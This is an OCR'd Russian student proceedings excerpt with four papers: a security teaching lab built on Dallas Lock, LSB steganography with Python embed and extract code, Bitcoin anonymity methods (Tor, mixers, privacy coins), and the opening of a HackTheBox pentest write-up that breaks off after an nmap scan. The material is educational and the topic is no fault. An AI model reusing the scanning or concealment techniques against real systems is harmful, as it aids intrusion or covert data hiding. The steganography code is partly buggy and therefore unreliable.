(СЗИ), возможным увеличением интенсивностей компьютерных атак на объекты КИИ и, как следствие, ростом вероятности возникновения возможностей несанкционированного доступа (НСД). Кроме того, в современных условиях значительно возрастает роль фактора времени реагирования на компьютерную атаку, либо иной инцидент информационной безопасности, а также возможность сохранения легитимного доступа к настройкам самих СЗИ.

Опыт подготовки специалиста по защите информации показал, что наиболее эффективной является подготовка, в ходе которой обучаемый получает знание через понимание физического смысла процессов, происходящих в СЗИ. Поскольку тренажные средства, направлены на решение задачи отработки тех или иных практических действий и не позволяют анализировать реальные состояния СЗИ и его влияние на защищенность КИИ, а сами объекты не могут быть использованы для обучения, становится очевидной актуальность применения УЛК [1].

Подобный УЛК позволяет решить задачу анализа поведения сложного объекта КИИ, на основе исследования влияния на этот процесс действий специалиста по защите информации. При этом результаты анализа являются основой для выработки рекомендаций по созданию либо совершенствованию всей системы защиты информации, с точки зрения влияния на состояние самого объекта КИИ.

Учебно-лабораторный комплекс реализует требования:

1. Обеспечение возможности исследования наиболее полного набора закономерностей функционирования комплексов СЗИ от НСД в соответствии с их системной сложностью, структурными свойствами и ограничениями.

2. Наличие универсальных средств построения моделей комплексов СЗИ заданной структуры.

3. Унифицированность алгоритмов имитационного моделирования и анализа степени информационной защищенности объекта КИИ.

4. Развитость дидактических свойств, повышающих эффективность использования учебного времени за счет обеспечения оперативности подготовки данных, процессов моделирования и обработки результатов эксперимента [2].

При построении модели на первичном этапе учитывается специализация образовательное учреждение, в котором проводится лабораторное работы, и ограничивается изучением подмножества $\Omega/ \subset$

Ω исходного набора моделей Ω, что в свою очередь основывается на содержании правительственного заказа в области затрагивающей квалификационные характеристики выпускника и по собственному математическому смыслу способен быть описан оператором гомоморфизма (сжатия) [3]:

$$\Gamma : \Omega \to \Omega^{/}. \tag{1}$$

Исследуемое подмножество учебных моделей Ω_y, во-первых, обязано входить в агрегированное подмножество Ω, иначе говоря, $\Omega_y \subset \Omega^{/}$.

Во-вторых, каждому элементу подмножества Ω_y, обозначением которого принято считать ω, должен выполнять следующие требования:

1. Соответствие концепции единства системы защиты информации и критической информационной инфраструктуры в учебных вопросах.

2. Время машинного моделирования ограничено, вследствие чего резерв учебного времени T_y поглощается.

Исходя из первого требования выводится следующая формула:

$$\alpha : \Omega^{/} \to \Pi_{\pi}, \tag{2}$$

где π – множество принципов концепции, $\Pi(\pi) = \Pi_\pi$ – булеан (множество всевозможных наборов принципов). Из чего следует, что в случае обучения студентов всем принципам концепции, указанных в требованиях модели $\omega \subset \Omega_y$, данное условие примет следующий вид предиката:

$$(\forall \omega \in \Omega^{/}) P(\alpha(\omega) = \pi \to \omega \in \Omega_y). \tag{3}$$

Однако, в случае если мощность, вычисленная по формуле (1.3) множества Ω_y не соответствует требованию общего количества учащихся *K*:

$$N = \left|\Omega_y\right| < K, \tag{4}$$

где N – число учебных вариантов лабораторных исследований, то на множестве Ω_y потребуется найти такие наборы моделей $\rho^{\Omega_y} \in \Pi_{\Omega_y}$, которые позволяют достичь задачи обучения, т.е.:

$$(\forall \rho^{\Omega_y} \in \Omega^{/}) P(\bigcup^{\rho^{\Omega_y}} \alpha(\omega) = \pi \to \rho^{\Omega_y} \in \Omega_y). \tag{5}$$

В основе УЛК и реализации разработанной методики его применения, для достижения заявленной цели обучения специалистов используется программное средство защиты от НСД Dallas Lock 8.0-К. Представленный инструмент состоит из множество программных модулей, вместе образующих программный комплекс СЗИ в операционных системах семействах Windows и Unix с возможным подключением аппаратных идентификаторов.

Данный программный комплекс специализирован для использования на ПК, ноутбуках, серверов, применяемых для хранения файлов или как контроллер домена. Так же эта система может использоваться в виртуальных средах и в технологиях «Windows To Go». СЗИ имеет возможность функционировать на компьютерах автономных или входящих в состав ЛВС, где сервер может быть использован как контроллер домена и сервер безопасности одновременно.

Программный комплекс Dallas Lock своим функционалом позволяет ограничивать права пользователей к файлам, устройствам и к другим защищаемым объектам компьютера. При этом под ограничения могут попасть все типы пользователей. За счет этого Dallas Lock может гарантировать защиту данных от НСД на персональный компьютер через любой из возможных входов, будь то терминальный, сетевой или же локальный [4].

Перед началом проведения занятия преподавателю необходимо подготовить и настроить оборудование. Подготовка УЛК заключается в:

1) проверке исправности оборудования;

2) установке Dallas Lock 8.0-К на лабораторные стенды;

3) проверке соединения между рабочими станциями.

Настройка оборудования УЛК предполагает:

1) добавление рабочего пользователя в приложении администратор Dallas Lock 8.0-К;

2) настройку операции базовых конфигураций в приложении администратор Dallas Lock 8.0-К.

Методика обучения включает основные следующие этапы:

1. Вводную беседу, в которой указывается задача занятия, прорабатывается план занятия, предоставляются нужные инструктивные указания по записям и работе со стендами.

2. Выполнение работы: в зависимости от вида учебных заданий, предполагающее отработку необходимых навыков по эксплуатации Dallas Lock 8.0-К, а также исследованию влияния данных действий на состояние защищенности объекта защиты информации.

3. Заключительную часть, включающую оформление отчета по лабораторной работе, подготовку выводов и групповое обсуждение результатов.

Методика проведения лабораторной работы по освоению ПАК Dallas Lock 8.0-К предполагает последовательную отработку этапов:

– проверка знаний, полученных студентами в ходе лекционных занятий;

– подготовка к выполнению лабораторной работы;

– выполнение цели лабораторной работы поставленной преподавателем;

– проведение исследования влияния настроек средства защиты информации на защищенность объекта КИИ;

– обсуждение полученных результатов с преподавателем;

– оформление отчета и его защита.

Так, например, СЗИ НСД Dallas Lock 8.0-К позволяет наделять следующими полномочиями пользователей системы (рис. 1): в параметрах безопасности: просмотр или управление, в учетных записях: управление, в межсетевом экранировании: просмотр или изменение, в СОВ МЭ: просмотр или изменение, а также в полномочиях, связанных с аудитом и с ресурсами системы.

Осуществление указанных действий оказывает непосредственное влияние на защищенность всего объекта. Кроме того, применение УЛК на базе Dallas Lock 8.0-К реализуется на следующих направлениях:

– изучение возможности подсистемы контроля целостности;

– изучение подсистем регистрации и учета;

– изучение сервера безопасности;

– изучение влияния параметров входа пользователя в подсистемы.

Подводя итоги, внедрение в учебный процесс УЛК на основе программного комплекса Dallas Lock 8.0-К повысит уровень подготовки специалистов, позволит им узнать все особенности настройки СЗИ, а также изучить ее достоинства и недостатки.




Рис. 1. Настройка прав пользователей

Приобретенные за счет этого практические навыки позволят выпускникам повысить свои профессиональные навыки, что в свою очередь обеспечит качество защиты критически важных объектов от актуальных угроз информации.

Библиографический список

1. Южаков А.А., Шабуров А.С., Рашевский Р.Б. О разработке учебно-лабораторного комплекса для исследования защищенности критически важных объектов // Вестник УрФО. Безопасность в информационной сфере. – 2012. – С. 54–59.

2. Капгер И.В., Журилова Е.Е., Миронова А.А. О разработке учебно-лабораторного стенда для изучения аппаратного модуля доверенной загрузки «Аккорд» // Вестник Пермского национального исследовательского политехнического университета. Электротехника, информационные технологии, системы управления. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2016. – № 17. – С. 131–142.

3. Екимов О.Б. Методика разработки учебно-лабораторного комплекса для исследования систем защиты информации сложных военно-технических объектов: диссертация на соискание ученой сте-

пени кандидата технических наук. – Пермь: Пермский военный институт ракетных войск, 2003. – 125 с.

4. Средство защиты от несанкционированного доступа Dallas Lock 8.0-K. Руководство по эксплуатации. Начало работы: методические указания, под ред. компании «Конфидент», М.: группа компаний Конфидент, 2014, 238 с.

5. Варианты применения Dallas Lock 8.0-K [Электронный ресурс]. – URL: https://dallaslock.ru/products/szi-nsd-dallas-lock/ (дата обращения: 23.03.2020).

Сведения об авторах

Семёнов Сергей Валерьевич – магистрант Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: official.semenov@gmail.com

Обыденнов Алексей Константинович – студент Пермского национального исследовательского политехнического университета, Пермь, e-mail: ktj351@gmail.com

УДК 621.396

К.С. Курс, Э.И. Сабирзянова, Е.Л. Кротова

LSB – СТЕГАНОГРАФИЯ

Стеганография обеспечивает обмен информацией таким образом, что скрывается сам факт существования секретной связи. В данной статье рассмотрен метод LSB-стеганографии, основанный на модификации наименее значимых битов данных. В частности, для более наглядного понимания алгоритма представлена программа на языке Python, позволяющая реализовать данный метод.

Ключевые слова: стеганография; графическое изображение; наименьший значащий бит; пиксель.

K.S. Kurs, E.I. Sabirzianova, E.L. Krotova

LSB – STEGANOGRAPHY

Steganography provides information exchange in a way that hides the very existence of a secret connection. This article discusses the LSB-steganography method based on the modification of the least significant data bits. In particular, we present a program on Python that allows you to implement this method for a more visual understanding of the algorithm.

Keywords: steganography; graphic image; least significant bit; pixel.

Интерес к стеганографии появился в последнее десятилетие и вызван широким распространением мультимедийных технологий. При обработке данных стеганографическими методами происходит скрытие передаваемой информации в других объектах таким образом, чтобы постороннее лицо не догадывалось о существовании скрытого секретного сообщения. Также методы стеганографии позволяют решать задачи помехоустойчивой аутентификации, защиты информации от несанкционированного копирования, отслеживания распространения информации по сетям связи, поиска информации в мультимедийных базах данных[1].

Рассмотрим подробнее метод LSB-стеганографии (Least Significiant Bit, наименьший значащий бит), основанный на том факте, что модификация младших, наименее значимых битов (НЗБ) данных, представленных в цифровом виде, с точки зрения органов чувств человека не приводит к изменению функциональности и даже качества

изображения или звука. Дело в том, что наш глаз может различить около 10 миллионов цветов, а мозг всего лишь около 150. Отметим, что информация, скрытая в последних битах цифрового контента не является помехоустойчивой, то есть при искажениях или сжатии с потерей данных она теряется [2]. Наиболее популярной цветовой моделью является RGB, где цвет представляется в виде трех составляющих: красного, зеленого и голубого. Каждая компонента кодируется в классическом варианте с помощью 8 бит, то есть может принимать значение от 0 до 255. Именно здесь и прячется наименее значащий бит [3].

С точки зрения компьютера графическое изображение представляет собой набор из сотен тысяч точек - пикселей. У каждого пикселя есть «описание», т.е. информация о его цвете. Для формата RGB это описание занимает в памяти 24 бита. На рис. 1 представлен пример разложения цвета на три канала и двоичное представление каждого из них. Если в описании некоторых или даже всех точек 1–3 бита будет занято секретной информацией, на картинке в целом изменения будут неразличимы. А за счет огромного числа пикселей всего в изображение вписать можно довольно много данных[4].




Рис. 1. Пример разложения пикселя на составляющие
и их двоичное представление

Допустим мы хотим скрыть в изображении строку "*ledger*", двоичное представление которой имеет длину 48 бит и соответствует 011011000110010101100100011001110110010101110010, что означает, что нужно будет работать, по крайней мере, с 16 пикселями. Замена наименее значимого бита в этом случае означает замену оттенка того или иного канала RGB. Например, битовый номер 01100100, представляющего цвета красного канала, мог бы замениться на битовый номер 01100101. И так как первые три бита наших данных являются 011, нам нужно заменить зеленый 10010000

на 10010001, остальные цвета останутся неизменными. Следовательно, в большинстве случаев нам не придется изменять все каналы. Данная замена представлена на рис. 2.




Рис. 2. Замена одного из наименее значимых битов

Хотя цифры не лгут, визуальная разница между цветами #6490F1 и #6491F1 незначительна. Кроме того, когда это будет сделано в реальном изображении, замена будет размещена на изображении с достаточно большим разнообразием цветов, что сделает ее практически незаметным.

Попробуем проследить данный феномен. В качестве файла для хранения данных используем изображение размером 800×531, представленное на рис. 3 и сохраненное в формате JPEG, а сами данные - две сказки, сохраненные в текстовом файле.

Рис. 3. Исходное изображение

В итоге получим, представленное на рис. 4, в котором наименее значащие биты заполнены нашими данными на 79,81 %. Таким образом, можно наглядно увидеть, что изображение практически полностью подверглось изменению, однако разница между исходным и измененным графическим изображением сложно различима для человеческого глаза.

Рис. 4. Изображение, содержащее скрытый текст

Изменяя что-то в картинке, мы меняем её статистические свойства. Аналитику достаточно найти способ эти изменения зафиксировать. Например, проверка «Хи-квадрат» основывается на том предположении, что вероятность одновременного появления соседних (отличных на наименее значащий бит) цветов в незаполненном стеганоконтейнере крайне мала. Другими словами количество пикселей двух соседних цветов существенно отличается для пустого контейнера. Все, что нужно сделать, это посчитать количество пикселей каждого цвета и применить пару формул [3].

Измеренная частота появления цвета $i = 2k$, представлена формулой (1).

$$n_k = h[2k], \mathrm{k} \in [0{,}127]. \quad (1)$$

Теоретически ожидаемая частота появления цвета $i = 2k$, рассчитывается с помощью формулы (2).

$$n_k^* = \frac{h[2k] + h[2k+1]}{2}, \ \mathrm{k} \in [0{,}127]. \quad (2)$$

Запись данных формул на языке Python будет иметь вид, проиллюстрированный на рис. 5.

```
for k in range(0, len(histogram) // 2):
    expected.append(((histogram[2 * k] + histogram[2 * k + 1]) / 2))
    observed.append(histogram[2 * k])
```

Рис. 5. Формулы для расчета критерия хи-квадрат на Python

Хи-квадрат критерий для количества степеней свободы k–1 может быть рассчитан по формуле (3), где k – количество различных цветов, то есть 256.

$$\chi^2_{k-1} = \sum_{i=1}^{k} \frac{(n_k - n_k^*)^2}{n_k^*}\ ; \tag{3}$$

Можно рассчитать вероятность того, что распределения n_i и n_i^* при данных условиях равны (это вероятность того, что перед нами заполненный стегокнтейнер). Она рассчитывается при помощи интегрирования функции гладкости по формуле (4).

$$P = 1 - \frac{1}{2^{\frac{k-1}{2}}\,\Gamma\left(\frac{k-1}{2}\right)} \int_0^{\chi^2_{k-1}} e^{-\frac{x}{2}} x^{\frac{k-1}{2}-1} dx\ ; \tag{4}$$

Рис. 6. Заполненность стегоконтейнера изображения

Эффективнее всего применять хи-квадрат не ко всему изображению, а лишь к его частям, например, к строкам. Если посчитанная вероятность для строки больше 0,5, то строку в оригинальном графическом изображении мы закрасим красным, а если меньше, то зеленым. Для нашего изображения с почти 80 % заполненностью, картина будет выглядеть, как показано на рис. 6.

Подсчитаем количество бит информации, содержащихся в исходном изображении, показанном на рис. 3, которые можно использовать для записи. Размер картинки составляет 800×531 пикселей, что равно 424800 пикселям. В каждый пиксель помещается 3 бита информации. Итого 424800·3 = 1274000 бит или чуть больше, чем 155 килобайт помещается в данное изображение. Наш записанный в наименьшие значащие биты текст занимает около 124 килобайт.

Далее с помощью программы, самостоятельно написанной на языке Python, попробуем записать в НЗБ сообщение, которое выглядит следующим образом: «By Kurs and Sabirzianova». Текст программы показан на рис. 7.

```
from PIL import Image

i=0

data = 'By Kurs and Sabirzianova'

def text_to_bits(text, encoding='utf-8', errors='surrogatepass'):
    bits = bin(int.from_bytes(text.encode(encoding,errors),'big'))[2:]
    return bits.zfill(8*((len(bits)+7)//8))

data_in_bits = text_to_bits(data)

with Image.open("image.png") as img:
    width, height = img.size
    for x in range(0, width):
        for y in range(0, height):
            pixel = bin(img.getpixel((x, y)))[2:]
            pixel = pixel.zfill(8*((len(pixel)+7)//8))
            if(i < len(data_in_bits)):
                pixel = pixel[:6]+data_in_bits[i:][:2]
                i+=2
            img.putpixel((x,y), int(pixel,2))
    img.save("image_secret.png", "PNG")
```

Рис. 7. Программа для вписывания информации в НЗБ

Чтобы получить сообщение, которое мы поместили в изображение, необходимо воспользоваться программой, представленной на рис. 8.

Таким способом можно реализовать простейшую подпись изображения (своеобразный цифровой водяной знак). ЦВЗ, помещенные в файл, могут быть распознаны специальными программами, которые имеют возможность извлекать из файла информацию, например, о владельце авторских прав.

```
def text_from_bits(bits, encoding='utf-8', errors='surrogatepass'):
    n=int(bits, 2)
    return n.to_bytes((n.bit_length()+7)//8, 'big').decode(encoding,errors) or '\0'

extracted_bin = []
extracted = []
with Image.open("image_secret.png") as img:
    width, height = img.size
    byte = []
    for x in range(0, width):
        for y in range(0, height):
            pixel = img.getpixel((x, y))
            extracted_bin.append(pixel&1)

data_in_bits = "".join([str(x) for x in extracted_bin])

for i in range(0,len(data_in_bits)):
    data += data_in_bits[i]

print(data)
```

Рис. 8. Программа для доставания информации из НЗБ

Полученные графические файлы со встроенной текстовой информацией можно передавать, используя любые открытые каналы связи, например, через сообщения по e-mail или посредством других сервисов в Интернете.

Библиографический список

1. Цифровая стеганография [Электронный ресурс]. – URL: https://onedrive.live.com/?authkey=%21AGh9MIGDdXRXpQc&cid=398F5FEDBE9F208D&id=398F5FEDBE9F208D%2137992&parId=398F5FEDBE9F208D%2137815&o=OneUp (дата обращения: 15.05.2020)

2. Стеганографическая защита информации [Электронный ресурс]. – URL: http://mf.grsu.by/UchProc/livak/b_protect/zst.htm (дата обращения: 18.05.2020).

3. Скрывать не скрывая. Еще раз о LSB-стеганографии, хи-квадрате и… сингулярности? [Электронный ресурс]. – URL: https://habr.com/ru/post/422593/ (дата обращения: 18.05.2020).

4. Код в картинке, или Что такое стеганография? [Электронный ресурс]. – URL: https://www.kaspersky.ru/blog/digital-steganography/23025 (дата обращения: 18.05.2020).

Сведения об авторах

Курс Ксения Сергеевна – студентка Пермского национального исследовательского политехнического университета, гр. КОБ-17-1с, г. Пермь, e-mail: xeniakurs@yandex.ru

Сабирзянова Эльвина Инсафовна – студентка Пермского национального исследовательского политехнического университета, гр. КОБ-17-1с, г. Пермь, e-mail: elya_si@mail.ru

Кротова Елена Львовна – кандидат физико-математических наук, доцент кафедры «Высшая математика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: lenkakrotova@yandex.ru

УДК 004.056.5

Е.Л. Кротова, К.В. Филимонов

ОБЕСПЕЧЕНИЕ АНОНИМНОСТИ ПРИ ИСПОЛЬЗОВАНИИ КРИПТОВАЛЮТЫ

Многие пользователи криптовалют наивно полагают, что встроенные механизмы уже обеспечивают анонимность на хорошем уровне. Однако это не всегда так. В данной работе рассмотрены базовые методы обеспечения анонимности при проведении криптовалютных транзакций на примере сети биткоин.

Ключевые слова: анонимность; криптовалюта; биткоин; блокчейн.

E.L. Krotova, K.V. Filimonov

ENSURING AN ANONYMITY WHEN USING CRYPTOCURRENCY

Many cryptocurrency users naively believe that the built-in mechanisms already provide anonymity at a decent level. However, this is not always the case. In this paper, we consider the basic mechanisms for ensuring anonymity when performing cryptocurrency transactions using the Bitcoin network as an example.

Keywords: anonymity; cryptocurrency; bitcoin; blockchain.

В основе криптовалют лежат законы математики, а в частности, криптографии. Генерация кошельков и проверка подлинности обеспечиваются криптографическими алгоритмами с открытым ключом, а формирование журнала транзакций (блокчейна) – с помощью хеш функций.

Криптовалютные транзакции происходят без единых управляющих центров. Децентрализованная архитектура привлекает тех, кто ценит свою анонимность и личные данные.

В данной работе мы сфокусируемся на проблеме анонимности криптовалютных транзакций, а именно, рассмотрим основные методы её обеспечения.

Понятие блокчейна. Для ясности объяснения важно в первую очередь определить понятие блокчейна. Рассмотрим блокчейн биткоина на базовом уровне. Блокчейн – реплицированная распределённая база данных. Это данные, записанные в общий журнал, где явно

указано, что с адреса А была совершена транзакция на адрес Б в размере N условных единиц. И такой журнал хранится у множества участников сети и записи заносятся сразу же во все известные журналы. Записи о транзакциях собираются воедино, а затем по определенным правилам получают хеш сумму транзакции, которую необходимо подтвердить несколькими участниками сети (майнерами). Каждый последующий блок имеет в своей структуре ссылку на предыдущий, таким образом, любой желающий может узнать о ранее проведенных транзакциях и проверить их.

В блокчейне биткоина нет привязки к имени или фамилии. Существуют только биткоин-адреса. Каждый кошелек формирует множество адресов на основе приватного ключа. Подобный принцип обезличенной организации по душе некоторым сторонникам анонимности, но биткоин в чистом виде совершенно не анонимен и существует множество способов установления связей между адресами и или даже владельцами этих адресов. Чтобы этого избежать необходимо следовать базовым правилам информационной гигиены, а также соблюдать описанные ниже рекомендации.

Сокрытие IP. Подмена IP адреса является основой обеспечения анонимности. Существует множество способов сокрытия своего IP адреса. Технология TOR использует механизмы луковичной маршрутизации и скрывает реальный IP адрес путем перенаправления запросов через несколько промежуточных узлов. TOR можно использовать в качестве SOCKS5 прокси при использовании программных кошельков или же использовать TOR браузер при совершении транзакций с биржи. В качестве дополнительных мер могут применяться просто HTTP-прокси, VPN тоннели, общественные WIFI-сети.

Валютные миксеры. Миксеры – это промежуточные сервисы, предоставляющие возможность перемешивать криптовалюту между собой. Средства, отправленные пользователями через миксеры, собираются в воедино и из общем массы рассылаются по адресам назначения. Таким образом, становится намного труднее отследить изначального отправителя. Миксеры берут комиссию за свою работу, также некоторые сервисы предоставляют возможность произвести отложенную транзакцию. CoinJoin – один из самых известных алго-

ритмов для миксинга. Кошелек Wasabi Wallet предоставляет возможность объединить транзакцию с 2, 21, 50 пользователями.

Альтернативные программные кошельки. На рынке программного обеспечения существует множество различных кошельков, благодаря которым и происходит взаимодействие с блокчейн. Помимо общих кошельков существуют и те, которые позиционируют себя приватными. К примеру Wasabi Wallet (TOR + встроенный миксер CoinJoin по-умолчанию), Samourai Wallet (Ricochet + PayNym)

Альтернативные криптовалюты. На криптовалютном рынке существует огромное количество представителей. На текущий момент 5464. Поскольку любой может разработать собственную криптовалюту и трактовать свою философию вокруг неё. Помимо биткоин, существует несколько криптовалют, которые позиционируют себя действительно анонимными. Среди таковых: Dash, Zcash, Monero. Каждая предлагает свои собственные разработки. К примеру, встроенные миксеры и groxy, криптографические алгоритмы доказательства с нулевым разглашением и кольцевой подписи, формирование общего секретного адреса по алгоритму Диффи-Хеллмана на основе адресов участников транзакции и различие типов адресов по степени необходимого уровня анонимности.

Аппаратные кошельки. Аппаратные кошельки — наиболее надежные кошельки для криптовалют. Они представляют собой отдельное устройство, подключаемое к ПК через USB-кабель и внешне напоминающие брелок или флешку. Приватный ключ для доступа к кошельку хранится на микросхеме памяти. А сам ключ зашифрован до того момента, пока пользователь не введёт пинкод. Взаимодействие с аппаратным ключом происходит с помощью специального программного обеспечения. Среди наиболее распространенных кошельков: KeepKey, Trezor Wallet, Ledger.

Использование собственных серверов. По-умолчанию при использовании криптовалютных кошельков все запросы на проведение транзакции транслируются через список официальных серверов, однако в данном случае нам необходимо всецело доверить информацию данному серверу. В связи с этим рекомендуется разворачивать собственную инфраструктуру и доверяться ей, благо децентрализованная природа блокчейна биткоина это позволяет.

Заключение. Описанные механизмы защиты ни в коем случае не являются исчерпывающими. Абсолютной безопасности не существует и к ней можно только стремиться.

Заметно, что криптовалюты получают всё большее распространение во всём мире. Точно также развивался и онлайн банкинг. Удивительно, насколько просто сейчас можно оплатить некоторую услугу или перевести деньги на счёт своему приятелю.

Криптовалюты, как и обычные деньги можно применять поразному – это всё лишь единица обмена товаров. Но главный плюс в том, что при использовании первых человечество способно отстоять своё право на анонимность, которого так недостаёт в современном мире.

И проблема здесь не в том, что человеку есть, что скрывать, а в централизованной системе управления, к которой нет доверия. И это касается не только экономической сферы.

Власть развращает, абсолютная власть развращает абсолютно. Именно поэтому важно внедрять алгоритмы консенсуса и применять федеративные, децентрализованные технологии.

Криптовалюты являются лишь одной из многочисленных технологий будущего, которые уже сейчас меняют мир.

Библиографический список

1. Главная страница. Биткоин энциклопедия [Электронный ресурс]. – URL: https://en.bitcoin.it/wiki/Main_Page (дата обращения: 07.05.2020).

2. Цифровая валюта. Биткоин энциклопедия [Электронный ресурс]. – URL: https://en.bitcoin.it/wiki/Digital_currency (дата обращения: 07.05.2020).

3. Приватность. Биткоин энциклопедия [Электронный ресурс]. – URL: https://en.bitcoin.it/wiki/Privacy (дата обращения: 07.05.2020).

4. Блокчейн. Биткоин энциклопедия [Электронный ресурс]. – URL: https://en.bitcoin.it/wiki/Block_chain (дата обращения: 07.05.2020).

5. Миксеры. Биткоин энциклопедия [Электронный ресурс]. – URL: https://en.bitcoin.it/wiki/Mixing_service (дата обращения: 07.05.2020).

6. Кошелек Wasabi Wallet. офиц. сайт кошелька Wasabi wallet [Электронный ресурс]. – URL: https://www.wasabiwallet.io (дата обращения: 09.05.2020).

7. Кошелек Samourai wallet. офиц. сайт кошелька Samourai wallet [Электронный ресурс]. – URL: https://samouraiwallet.com (дата обращения: 09.05.2020).

8. Список криптовалют. Криптовалютный агрегатор [Электронный ресурс]. – URL: https://coinmarketcap.com/all/views/all/ (дата обращения: 10.05.2020).

Сведения об авторах

Кротова Елена Львовна – кандидат физико-математических наук, доцент кафедры «Высшая математика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: lenkakrotova@yandex.ru

Филимонов Кирилл Вадимович – студент Пермского национального исследовательского политехнического университета, гр. КЗИ-17-1б, г. Пермь, e-mail: filimonov_kirill@protonmail.com

УДК 004.056

М.А. Кузнецов, Е.Л. Кротова

АНАЛИЗ ПЕНТЕСТА

Проведен анализ пентеста как направления в информационной безопасности. Выполнен тест на проникновение на выделенной виртуальной машине, полученной на площадке для пентеста – HackTheBox.

Ключевые слова: пентест; черный ящик; уязвимости; тестирование на проникновение; этичный хакинг.

M.A. Kuznetsov, E.L. Krotova

RESEARCH OF PENTESTING

The analysis of the pentest as a direction in information security is carried out. A penetration test was performed on a dedicated VM obtained on the site for the pentest-HackTheBox.

Keywords: pentest; black box; penetration test; ethical hacking.

IT сфера стремительно развивается, компьютеры сильно укрепились и стали частью жизни каждого из нас, цифровые технологии становятся более комплексными, а вместе с этим увеличивается площадь для атак на подобную инфраструктуру. Это вызывает рост численности ИБ специалистов, и спрос на них, в том числе - на этичных хакеров, которые проводят пентест информационных систем и вообще всех составляющих вашей организации.

Этичный хакер представляет собой специалиста, который знает как может действовать злоумышленник, он отлично понимает стратегию темной стороны мира ИБ, то есть он знает как сломать систему, следовательно, знает ее слабые стороны и может дать рекомендации по ее защите. Большой практические опыт и немалый запас теории дает возможность устраивать подобные тесты на проникновения в системах различного уровня, чтобы найти уязвимости и вовремя их закрыть о тех, кто может нажиться на этом.


Постановка задачи. Предполагается выполнить следующие задачи:

– провести аналитический обзор источников информации касательно пентеста и условий его проведения;

– исследовать наиболее актуальные тактики проведения пентеста;

– провести пентест виртуальной машины на одной из онлайн площадок для практики;

Пентест (тестирование на проникновение) – это некая процедура, которая должна дать оценку защищенности информационной системы, используя модель поведения злоумышленника, т. е. производится поиск уязвимостей и дальнейшая их эксплуатация. Все проходит по строго сформулированным правилам, которые устанавливаются заказчиком в договоре, также существуют стандарты для проведения подобных мероприятий (OWASP, PCI DSS,OSSTMM, WASC-TC, PTES, ISSAF, ISO и др.). Все они нужны для того, чтобы специалист в данной области не нарушил работоспособность целой системы, не обрушил критические элементы (чтобы не случилось отказа ПО или оборудования), не упустил важные детали в ходе анализа системы. Все во много зависит от того, что тестируется, а в соответствии с этим и применяются методологии, стандарты и прочее.



“Черный ящик”	“Серый ящик”	“Белый ящик”
Схоже с практикой взлома от лица злоумышленника, так как не предоставляется никакой информации заказчиком специалисту.	Процедура теста заранее оговорена, точно также как и сведения о системе. Это среднее звено между белый и черным ящиком.	Такой метод подразумевает под собой тот факт, что специалисту предоставляется вся необходимая информация о системе, которую он запросит. Тест может проводиться совместно с ИБ отделом организации

Этапы проведения теста:

– сбор информации – поиск и извлечение данных из любых открытых источников;

– анализ уязвимостей – выявление уязвимостей в системах безопасности, используя заранее подготовленный набор утилит и ПО;

– эксплуатация и обработка данных – имитация атаки злоумышленника, на основе полученных данных с вышеупомянутых этапов;

– формирование отчета – оформление отчета, а также рекомендации по устранению каких-либо угроз, обнаруженных в ходе проведенного теста.

Площадка с множеством виртуальных машин, к которым нужно получить доступ суперпользователя (root).

Сбор информации. Из скриншота видно, что просканировав утилитой Nmap, нашли открытые порты (рис. 1).

```
→  admirer nmap -sC -sV -T4 -p- -oA scans/nmap.full -v admirer.htb
# Nmap 7.80 scan initiated Sun May  3 07:31:13 2020 as: nmap -sC -sV -T4 -p- -oA scans
Nmap scan report for admirer.htb (10.10.10.187)
Host is up (0.31s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
